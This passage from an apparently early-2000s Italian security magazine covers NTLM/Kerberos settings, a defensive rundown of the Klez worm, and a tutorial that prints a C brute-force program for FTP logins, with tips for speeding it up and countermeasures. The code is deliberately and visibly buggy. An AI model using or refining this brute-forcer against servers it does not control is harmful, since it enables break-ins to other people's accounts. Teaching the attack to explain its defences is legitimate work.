


Finestra di configurazione delle Kerberos policies

attivare l'NTLM, in modo che l'autenticazione possa avvenire soltanto sfruttando Kerberos, o altrimenti venga impedita. Per fare ciò, si possono chiudere con un firewall le porte 139 e 445, che servono a gestire le connessioni NetBIOS/SMB che utilizzano NTLM. Il modo più corretto però è quello di seguire questa semplice procedura:

Si va su Start - Impostazioni - Rete e connessioni remote. A questo punto, tra i menù della finestra scegliere "Avanzate" e cliccare sulla voce "Impostazioni Avanzate". Vi trovate davanti una finestra in cui nella parte superiore si può scegliere la connessione di rete desiderata. A ogni connesione di rete corrisponde una scheda montata sul server (in genere ce ne sono due, una per la rete interna ed una per Internet). Selezionate quella collegata ad Internet e, nella parte inferiore della finestra, deselezionate la "Condivisione file e stampanti per reti Microsoft". Questa impostazione non chiude del tutto le porte 139 e 445 ma fa sì che non rispondano alle richeste di connessione. In questo modo il sistema accetta solo connessioni su protocollo Kerberos.

ROBERTO "DEC0DER" ENEA



La diffusione di worm e virus segnala all'utente ancora una volta la necessità non solo di avere un software antivirus installato sul proprio computer ma anche di tenerlo costantemente aggiornato per evitare brutte sorprese. Come per i Top Wanted, i maggiori ricercati dalle autorità negli USA, anche sul Web sono state stilate delle classifiche per individuare quei virus o quei worm maggiormente diffusi sulla rete, software malevoli ed aggressivi che spesso riescono a mantenere una elevatissima diffusione sui sistemi Windows anche molti mesi dopo la loro comparsa. Alcuni di questi virus si rendono inoffensivi se sono state installate le patch per le vulnerabilità sfruttate, altri hanno bisogno di un programma Antivirus per evitare che infettino il computer. Nella classifica dei Top Virus Threats stilata dal Symantec Security Response sono inseriti solo quei virus o quei worm che hanno raggiunto un livello di attenzione pari a '4'. Si tratta di una soglia che segnala un'ampia diffusione del worm e dunque una probabilità elevata di riceverlo; per questo ve ne parliamo per mettervi in guardia e istruirvi su come evitare o rimuovere queste "infezioni".



Attualmente al vertice dei Top Threats ci sono Klez, Badtrans, Nimda, Sircam e Hybris: alcuni di questi meritano maggiore attenzione e li analizzeremo in dettaglio in questo articolo e nei prossimi, mentre gli altri li vediamo qui di seguito sommariamente:

Badtrans - Scoperto alla fine del 2001, la sua caratteristica è quella di arrivare via email con un allegato delle dimensioni di 29.020 byte, il cui nome è casuale. Anche il soggetto dell'email può essere sempre diverso ma sembra che la diffusione di questo worm stia diventando sempre più limitata e non ritengo quindi che ci sia bisogno di approfondimenti.

Sircam – Stesso discorso vale per Sircam che, scoperto il 17 luglio 2001, sta scomparendo dalla circolazione. Questo worm è infatti abbastanza semplice da individuare: arriva via email con un allegato di almeno 134 KB e il testo del messaggio che lo contiene presenta nella prima riga la frase 'Hi! How are you?' e nell'ultima riga la frase 'See you later. Thanks' (anche in spagnolo: 'Hola como estas?' e 'Nos vemos pronto, gracias.'). Anche questo non credo che abbia bisogno di analisi approfondite perché basta un buon AntiVirus per individuarlo e annientarlo.

Hybris - Attivo dal 25 settembre 2000, Hybris arriva sempre tramite email contenuto in un allegato con estensione .EXE o .SCR. Alcune varianti di questo worm disegnano una spirale sul monitor del computer infetto, altre varianti possono infettare numerosi file ma viene riconosciuto dalla maggior parte degli antivirus perché è abbastanza vecchio e non c'è bisogno dell'ultima versione delle definizioni dei virus per annientare la sua minaccia.


In questo numero ci occupiamo in particolare del primo worm dei Top Threats, Klez, scoperto il 17 Aprile 2002, mentre nel prossimo numero parleremo del Nimda. Il worm principale è W32.Klez.gen ma esistono altre due varianti messe in circolazione da un po' di tempo che sono W32.Klez.E@mm e W32.Klez.H@mm. Questo worm sta circolando ancora molto in Italia: arriva via email con indirizzo del mittente e soggetto casuali con un allegato di circa 60 KB.

Azioni compiute

Klez è capace di infettare tutte le versioni di Windows mentre sono immuni all'infezione Macintosh, Unix, Linux. Il worm è pericoloso e capace di provocare danni sul PC vittima ma per rimuovere l'infezione la Symantec ha prontamente realizzato un programma gratuito che potete scaricare all'indirizzo seguente: http://securityresponse.symantec.com/avcenter/venc/data/w32.klez.removal.tool.html

Modalità di contagio

Per diffondere la sua infezione, questo worm usa spesso una tecnica chiamata "spoofing". Quando esegue la sua routine di invio delle email, potrebbe usare un indirizzo scelto a caso tra quelli trovati sul computer infetto come indirizzo del mittente. Per esempio, Alfonso usa un PC infetto da Klez e non usa un AntiVirus aggiornato. Quando Klez cerca di diffondersi inviando l'infezione ad altri trova, tra



tutti gli indirizzi email individuati, quello di Matteo. Il worm allora inserisce nel campo del mittente l'indirizzo di Nicola, anch'esso trovato sul PC infetto, e lo invia a Matteo. Quando Matteo, che ha un antivirus aggiornato, scoprirà l'infezione nell'email ricevuta da Nicola, la segnalerà a quest'ultimo che pur eseguendo la scansione sul proprio PC non troverà alcuna infezione. Questo è un modo per rendere più difficile la localizzazione del PC infetto da cui è partita l'infezione.
Se si sta usando un buon antivirus, come il Norton, e le definizioni dei virus sono aggiornate, si può stare tranquilli, perché l'antivirus provvederà subito a rilevare l'infezione nell'email ed eliminarla.
Solitamente Klez arriva tramite un'email di un mittente casuale e un testo e oggetto variabili. Nelle sue recenti varianti però, come W32.Lez.H@mm, l'infezione potrebbe arrivare anche in una finta email della Symantec simile alla seguente:

Come Klez incolpa le persone sbagliate

Klez è difficile da individuare, perché il messaggio infetto non arriva mai dalla persona che appare nel messaggio. Ecco come fa:

1 Klez arriva sul PC di Tizio, che non ha un antivirus in grado di rilevarlo

2 Legge il contenuto della sua rubrica, e ci trova gli indirizzi email di Caio e Sempronio

3 Klez spedisce un'email a Sempronio dal computer di Tizio, ma usando come mittente del messaggio l'indirizzo di Sempronio

4 Sempronio riceve il virus e, se si accorge dell'infezione, darà la colpa a Caio, che però non ne sa nulla.

```
Soggetto: W32.Klez removal tools
Allegati: Install.exe
Messaggio:
"W32.Klez is a dangerous virus
that spread through email.
Symantec give you the W32.Klez
removal tools For more informa-
tion,please visit http:/
/www.Symantec.com"
```

È bene ricordare che Symantec, non invia mai email simili, che vanno ritenute sempre false.

Operazioni compiute

Questo worm inserisce il virus W32.Elkern.4926 come un file dal nome casuale nella cartella Program Files del PC contagiato e lo esegue (il nome della cartella può variare a seconda del sistema operativo).
Per continuare il suo contagio, Klez cerca la rubrica di Windows, il database di ICQ e nei file locali del PC infetto per scovare indirizzi email, a cui invierà poi l'infezione. L'oggetto, il testo e il nome dell'email è variabile, e anche l'indirizzo del mittente è scelto casualmente fra gli indirizzi trovati sul computer infetto. In aggiunta all'infezione, il worm potrebbe anche allegare un file a caso dal computer di partenza. Questo accade per i file con estensione mp8, txt, htm, html, wab, asp, doc, rtf, xls, jpg, cpp, pas, mpg, mpeg, bak, mp3 e pdf, che potrebbero essere allegati alle email con l'infezione. Come risultato l'email potrebbe avere due allegati, il primo dovrebbe essere il worm mentre il secondo il file selezionato a caso.
Klez infetta i file eseguibili creando una copia nascosta del file originale e poi sovrascrivendo il file originale con se stesso. La copia nascosta è decifrata ma non contiene dati infetti. Il nome del file nascosto è lo stesso dell'originale, ma con un altra estensione.
Inoltre il worm copia se stesso nel PC infetto come:
- Un file con estensione doppia come, per esempio, nomefile.txt.exe
- Un archivio .rar che ha un'estensione doppia come nomefile.txt.rar

Dettagli tecnici

- Quando il worm viene eseguito si copia in \System\<nome casuale>.exe.
NOTA: "System" è variabile. Il Worm localizza la cartella di sistema di Windows (di default questa è C:\Windows\System o C:\Winnt\System32) e copia se stesso in questa directory.
- Aggiunge un valore dal nome casuale e un altro e System\Wink<nome casuale>.exe alla chiave di registro HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run oppure crea la chiave di registro HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\<nome casuale> e inserisce un valore nella sottochiave in modo da far eseguire il worm all'avvio di Windows.
- Il worm disabilita, durante le scansioni, il rilevamento della sua infezione e di quella di alcuni worm come Nimda e CodeRed, rimuovendo le chiavi di avvio del registro usate dagli antivirus e fermando i processi attivi.

Come difendersi

Buona norma è comunque quella di non aprire o effettuare l'anteprima di messaggi email che hanno un soggetto insolito e allegati, anche se si conosce il mittente; nel dubbio conviene chiedere una conferma al mittente. Per scoprire se si il computer è infettato da qualche virus e non si possiede un software Antivirus, è sempre possibile utilizzare il servizio gratuito 'Security Check' che effettua una scansione online del sistema ed e' accessibile a partire dalla HomePage del Symantec Security Response (SSR), al seguente indirizzo:
http://securityresponse.symantec.com/
http://security.babel.it/klez.html

{RoSwEIL}

COMPRENDERE E PREVENIRE GLI ATTACCHI BRUTEFORCE A SERVER FTP

FORZA BRUTA E PASSWORD INTELLGENTI

Il meccanismo di autenticazione del protocollo Ftp presta il fianco a un attacco semplice ma efficace: tentare tutte le possibili combinazioni di password.



Tra i vari servizi che un server mette a disposizione, molto comunemente vi è l'FTP. Per accedervi bisogna collegarsi alla porta numero 21 e autenticarsi. Facciamo un esempio. Molti di voi avranno un sito internet. Nella stragrande maggioranza dei casi, lo spazio è messo a disposizione dal proprio provider e risiede sul server dell'ISP stesso. Per potervi depositare le proprie pagine Html tutti avrete dovuto utilizzare uno dei vari programmi come WS_FTP e, dopo aver impostato il proprio username e la password, avrete cominciato le operazioni di trasferimento file.
Il programma che voi avete utilizzato, altro non ha fatto se non creare una connessione sulla porta 21 del server e, rispettando le specifiche del protocollo FTP, inviare i vostri dati di login per poi poter dare i comandi PUT e GET (invio e ricezione file). La stessa cosa avreste potuto simularla anche a mano grazie al Telnet. Provate ad aprire telnet (in Windows lo trovate in c:\windows\telnet.exe) digitando la seguente stringa dal prompt:

```
telnet ftp.provider.it 21
```

al posto della parola provider mettete il vostro ISP (ftp.supereva.it, ftp.libero.it, ecc....). Magicamente vedrete che, se il servizio è attivo, il server vi risponderà:

```
220 FTP server NcFTPd connect
```

(la frase varia da server a server ma il numero rimane uguale) Proseguite la comunicazione come segue:

```
user vostrousername (utente)
331 vostrousername login require password
(server)
pass vostrapassword (utente)
230 login OK, password accepted (server)
```

(solo i numeri sono standard, le frasi dipendono dal demone del server) Se lo username e la password da voi inserite sono corrette, ora siete dentro al servizio. Nel caso abbiate spedito un dato non esatto, il server vi avrà risposto con:

```
421 disconnecting
```

oppure con un messaggio che indica che la connessione è stata terminata a causa di un nome utente o una password

sbagliata:

```
530 Login incorrect
```

Oltre che a depositare pagine web, i servizi FTP servono anche ad altri scopi, tra cui il download di file da aree protette, riservate solo a utenti autorizzati. Sia che si possieda un account ftp per pubblicare un sito Web, o si amministri un server Ftp, **per aumentare la propria sicurezza bisogna conoscere le più comuni tecniche di attacco.** Tra queste, la più semplice è probabilmente l'attacco a forza bruta: un software prova ripetutamente tutte le combinazioni di password possibili, fino a trovare quella giusta.
Questa tecnica si può applicare con due varianti: **attraverso l'uso di un dizionario** (un file contenente le password più comuni) o con un **puro attacco a forza bruta, provando tutte le combinazioni di caratteri che compongono la password.** Noi vedremo la seconda, anche se con piccole modifiche al codice si possono provare entrambe. Il codice che segue gira sotto sistemi operativi *nix e non sotto Windows (anche se il porting è piuttosto semplice).
A scanso di equivoci ricordiamo che questi programmi vengono spiegati a puro scopo di conoscenza, o per essere provati sul proprio server allo scopo di aumentarne la sicurezza. **Il loro utilizzo senza autorizzazione contro server altrui è un reato penale** e porterà sicuramente a delle grane legali. Questo vale anche se si attacca il proprio sito in hosting presso un provider, perché la macchina attaccata è la sua, non la vostra.

>> Il codice

La prima cosa da fare è aprire una connessione, poi bisogna decidere l'alfabeto da usare, cercando di restringere il numero di tentativi. Se si suppone che l'alfabeto valido sia "abcd12", il bruteforce proverà:

"a", "b",...,"aa","ab","ac",...,"2ad1",...

Il limite massimo di tentativi è ovviamente dato dal numero di caratteri che compone la password (alfabeto).
La scelta dell'alfabeto la lasceremo all'utente grazie a un parametro inviato durante la chiamata del programma. Un altra cosa da decidere è il numero massimo di caratteri della password. Anche in questo caso la scelta spetta a chi lancia il programmino. Bisogna inoltre passare al software l'indirizzo del server, e lo username.
Per quanto riguarda la porta, l'FTP utilizza due porte: la 21 per le comunicazioni e i comandi, mentre la 20 per gli stream di dati. In ogni caso, il socket deve essere aperto con la porta 21, e possiamo disinteressarci del resto.
Invece di analizzare poche righe di codice alla volta, **abbiamo preferito inserire dei commenti in ogni punto in cui sia necessario** (sono racchiusi tra i simboli /*); leggeteli attentamente per capire il funzionamento del programma.
Il codice assumerà il seguente aspetto:

```
/*Dichiarazione delle librerie da includere*/
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <math.h>
/*Librerie  necessarie  per  poter  usare*/
/*strutture specifiche di rete*/
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>

#define PORT 21 /*Porta del servizio FTP*/
#define MAXLENGTH 5 /*Lunghezza massima*/
/*della password*/
void opensock(); /*Prototipi di funzione*/
void creapassword(char *passw, long num);
int sockfd; /*Dichiarazione*/
/*variabili globali*/
char buffer[100]; /*Buffer per I dati*/
/*da ricevere*/
struct hostent *he;
struct sockaddr_in address;
int alfamin,alfamax;

int main(int argc, char*argv[]) {
  /*Notare qui di seguito il più uno:*/
  /*servirà ad assicurare la possibilità
  /*di usare il carattere di fine stringa*/
  char password[MAXLENGTH+1];
  int max,i,response;
  long j;
  /*Variabile su cui costruiremo*/
  /*la stringa da spedire*/
  char *stringa;
  /*Controllo se gli argomenti sono*/
  /*Quattro come richiesto*/
  if (argc!=4){
        fprintf(stdout,"Use  mode:  %s  <a|A>
<number> <url> <userID>",argv[0]);
                   fprintf(stdout,"\na     =>
\"abcdefghijklmnopqrstuvwxyz\"");
                   fprintf(stdout,"\nA     =>
\"ABCDEFGHIJKLMNOPQRSTUVWXYZ\"");
    fprintf(stdout,"\nnumber => max length of
password (1..%d)",MAXLENGTH);
          fprintf(stdout,"\nurl   =>   url   of
FTPserver");
               fprintf(stdout,"\nuserID    =>
username\n\n");
    exit(1);
  };
  /*Imposta il range ASCII dei caratteri*/
  /*da usare*/
  if (argv[1]=="a") {alfamin=97 ;alfamax=122
;}
       else   if(argv[1]=="A")   {alfamin=65
;alfamax=90 ;}
        else {fprintf(stdout,"Select a right
alphabet of bruteforcing\n");
             exit(1);};
```

```
  /*Imposto il numero Massimo di caratteri*/
  /*per la password*/
        if    (((max=atoi(argv[2]))<1)    ||
(max>MAXLENGTH)) {
     fprintf(stdout,"Select a right value for
max length of password\n");
    exit(1);
  };
  /*Cerco di risolvere il nome inserendo*/
  /*in he l'IP numerico*/
  if ((he=gethostbyname(argv[3]))==NULL) {
      fprintf(stdout,"URL unknown: impossible
resolve it with DNS\n");
    exit(1);
  };
  /*Se i vari controlli sulla chiamata*/
  /*danno l'OK apro la connessione */
  opensock();
  /*Svuoto la password*/
  for (i=0;i<MAXLENGTH+1;i++) password[i]=' ';
  /*Inizia il bruteforce calcolando*/
  /*il numero di combinazioni*/
  stringa=malloc(25);
  /*Esegue (26 elevato alla max) tentativi*/
  /* di login*/
  for (j=1;j<=pow(26,max);j++) {
    strcpy(stringa,"user ");
    strcat(stringa,argv[4]);
    /*Creata la stringa "user username"*/
    /*la spedisco*/

response=send(sockfd,stringa,sizeof(stringa),
0);
    /*Se non riesco a spedire la stringa*/
    /* provo a riaprire il socket*/
    if (response<sizeof(stringa)) {
      opensock();

response=send(sockfd,stringa,sizeof(stringa),
0);
    };
    response=recv(sockfd,buffer,100,0);
    /*Verifico il numero nella risposta*/
    /*del server*/
    if ((response=atoi(buffer))!=331) {
      /*Se la rispo. è diversa da 331,*/
/*il server non ha accettato lo username*/
           fprintf(stdout,"Attention: strange
answer from server\n");
      free(stringa);
      exit(1);
    };
    /*Chiamo la funzioni*/
    /*di creazione password*/
    creapassword(password,j);
    strcpy(stringa,"pass ");
    strcat(stringa,password);
    /*Creo la stringa "pass password"*/
    /* e la spedisco*/
response=send(sockfd,stringa,sizeof(stringa),
0);
    /*Se non riesco a spedire la stringa*/
    /*provo a riaprire il socket*/
    if (response<sizeof(stringa)) {
      opensock();

response=send(sockfd,stringa,sizeof(stringa),
0);
    };
    response=recv(sockfd,buffer,100,0);
    /*Verifico il numero nella risposta*/
    /*del server*/
    if ((response=atoi(buffer))==230) {
      /*Se il server mi risponde 230, */
/*il login ha avuto successo: */
      /* scrivi la password ed esci. */
                fprintf(stdout,"Password   =
%s\n",password);
      free(stringa);
      exit(0);
    };
    /*Se sono qui vuol dire che non ho*/
    /*ancora scovato la password*/
    /*Rimango in ciclo e provo con*/
    /*una nuova parola*/
  };
     fprintf(stdout,"Password   not   found.
Sorry!\n");
  free(stringa);
  return 0;
};

void opensock() {
  int resp;
  /*Apro un socket di tipo TCP/IP */
     if((sockfd=socket(AF_INET,   SOCK_STREAM,
0))== -1) {
    fprintf(stdout,"Socket error\n");
    exit(1);
  };
  /*Imposto il socket al fine di*/
  /*connettermi sulla porta 21 del server*/
  address.sin_family=AF_INET;
  address.sin_port=htons(PORT);
    address.sin_addr=*((struct  in_addr  *)he-
>h_addr);
  memset(&(address.sin_zero),'\0',8);
  /*Tento la connessione */
     if   (connect(sockfd,(struct   sockaddr
*)&address,sizeof(struct sockaddr)) == -1) {
       fprintf(stdout,"Impossible  connect  to
server!\n");
    exit(1);
  };
  resp=recv(sockfd,buffer,100,0);
  /*Verifico che la prima risposta */
  /*del server inizi per 220*/
  if ((resp=atoi(buffer))!=220) {
    /*se è 220 allora e' pronto a ricevere*/
```

```
/*I dati di login, altrimenti esci*/
        fprintf(stdout,"Strange  answer  from
server\n");
    exit(1);
  };
};
```

Fin qui nulla di strano: apriamo la connessione, verifichiamo che ogni risposta del server sia corretta, e tentiamo il login, finché non ho provato tutte le combinazioni, o ancor meglio ho trovato la password. Il ciclo for, come si può vedere, impone come limite il numero 26 elevato alla lunghezza massima della password: queste sono tutte le effettive possibili stringhe creabili con il nostro alfabeto (composto da 26 caratteri).
Ogni volta verifico che il servizio non abbia fatto cadere la connessione, nel qual caso allora cerco di ripristinarla.
La parte più importante è la seguente: la funzione per creare le password. L'algoritmo non è il meglio sul mercato, ma svolge dignitosamente il suo lavoro. Notate come calcoli la parola segreta in base al numero di combinazione a cui siamo giunti.
Alla fine della password devo inserire il carattere di terminazione stringa, altrimenti rischio (anzi è certo che lo ottenga) l'errore. Vediamola:

```
void creapassword(char *passw,long num) {
  int pos=0;
  int resto;
  long n ;
  /*crea password di un carattere*/
  if (num==1) {
        *(passw)=alfamin;
        *(passw+1)='\0';
        return;
  };
  /*Per password più lunghe di un carattere*/
  /*usa la seguente tecnica: */
  /*dividi la password come una potenza*/
  /*di 26 e inserisci il carattere */
  /*corrispondente alla A sommata al*/
  /*resto della divisione nella prima */
  /*posizione libera dell'array*/
  /*di caratteri*/
  /*Sostanzialmente converte il numero*/
  /*di tentativo da base 10 a base 26: */
  /*il risultato della conversione è*/
  /*la parola da provare. */
  for (n=(--num);num>0;pos++){
    resto=num%26;
    num/=26;
    *(passw+pos)=resto+alfamin;
  };
  /*Inserisco il carattere di fine stringa*/
  *(passw+pos)='\0';
};
```

Fatto. Compiliamo e lanciamo. Consiglio un redirect dello standard output, al fine di trovare solo l'esito dell'operazione senza dover aspettare che finisca: modificando i parametri potrei trovarmi ad avere un numero spropositato di combinazioni.
Un'ultima precisazione sul programma: per evitare che venga usato a sproposito da chi non è in grado di capirne il funzionamento, **abbiamo volutamente inserito un errore che farà bloccare il programma dopo il primo tentativo** (cosa non si fa per tener buoni gli script kiddy).

>> Contromisure

Per utenti senza particolari privilegi, come possono esserlo i più, **l'unica difesa consiste nella scelta di una password "difficile"**. Per difficile si intende una password la cui forzatura risulti algoritmicamente complessa (ma non sarà mai impossibile). Per fare questo è consigliabile optare per una parola di almeno 8 caratteri, che non abbia senso compiuto, e che utilizzi **non solo lettere, ma anche numeri ed eventuali segni di punteggiatura** permessi dal parser del server. Non serve che sia qualcosa di casuale, potrebbe anche solo essere composta dalle consonati del nostro nome e da un numero sostitutivo per le vocali, e con in mezzo un interpunzione: per esempio se uno si chiama Andrea la password potrebbe essere 4Nd.R34. **Ovviamente, una sequenza casuale è molto meglio di una soluzione di questo tipo**, perché una password così composta può essere facilmente indovinata senza nemmeno bisogno di programmi particolari.
Se invece avete privilegi di superutente sul servizio, potete ricorrere alla tecnica più in voga oggi: **in caso di un eccessivo numero di tentativi o di connessioni consecutive, si può inibire l'accesso a quell'IP**. Tecnicamente anche questo metodo non e' però a prova di bomba: se ad arrivare sono pacchetti spoofati come quelli di un servizio a noi necessario, inibendolo si perde l'uso del servizio stesso; e poi l'attacker potrebbe settare il programma affinché lasci correre un certo intervallo tra una sessione di login ed un'altra: così facendo aumenta il tempo di esecuzione, ma il gioco potrebbe valere la candela!
Anche altre tecniche risultano efficaci, ma con un po' di immaginazione si vede anche quali sono i limiti… Scovare le password non è mai infattibile, e mai potrà esserlo.
Il codice visto sopra, non esegue un'ottima gestione degli errori. Inoltre si potrebbe migliore l'algoritmo di bruteforce, aprendo più thread (grazie al comando C fork()), eseguendo così più tentativi contemporaneamente, e riducendo di conseguenza il tempo di esecuzione. Si potrebbe inoltre consentire di provare combinazioni che cominciano con un prefisso statico (magari perché si sa già come inizia la password). Tali migliorie, ovviamente esulano dallo scopo dell'articolo, e le lascio a voi.
Avrete notato, che il programma potrebbe essere utilizzato tramite semplicissime modifiche per forzare anche altri servizi (ad esempio POP3). Tutto dipende dalla fantasia dell'attacker, e dalle sue conoscenze dei vari protocolli.

Infine...

Voglio inoltre aggiungere che molti dei defacciatori di siti utilizzano proprio il bruteforce visto sopra. Queste persone, credono di essere hacker e si vantano per questo delle loro imprese. Lascio a voi decidere se tali lamer possono definirsi hacker e effettivamente hanno dovuto sfruttare al meglio le loro conoscenze informatiche, o se hanno solo fatto uso di qualche ritaglio di codice trovato per la rete. **Io credo che il rovinare dei siti solo per poi vantarsene sia da idioti.** Mi aspetto quindi che le informazioni apprese oggi siano utilizzate con coscienza.

LOXEO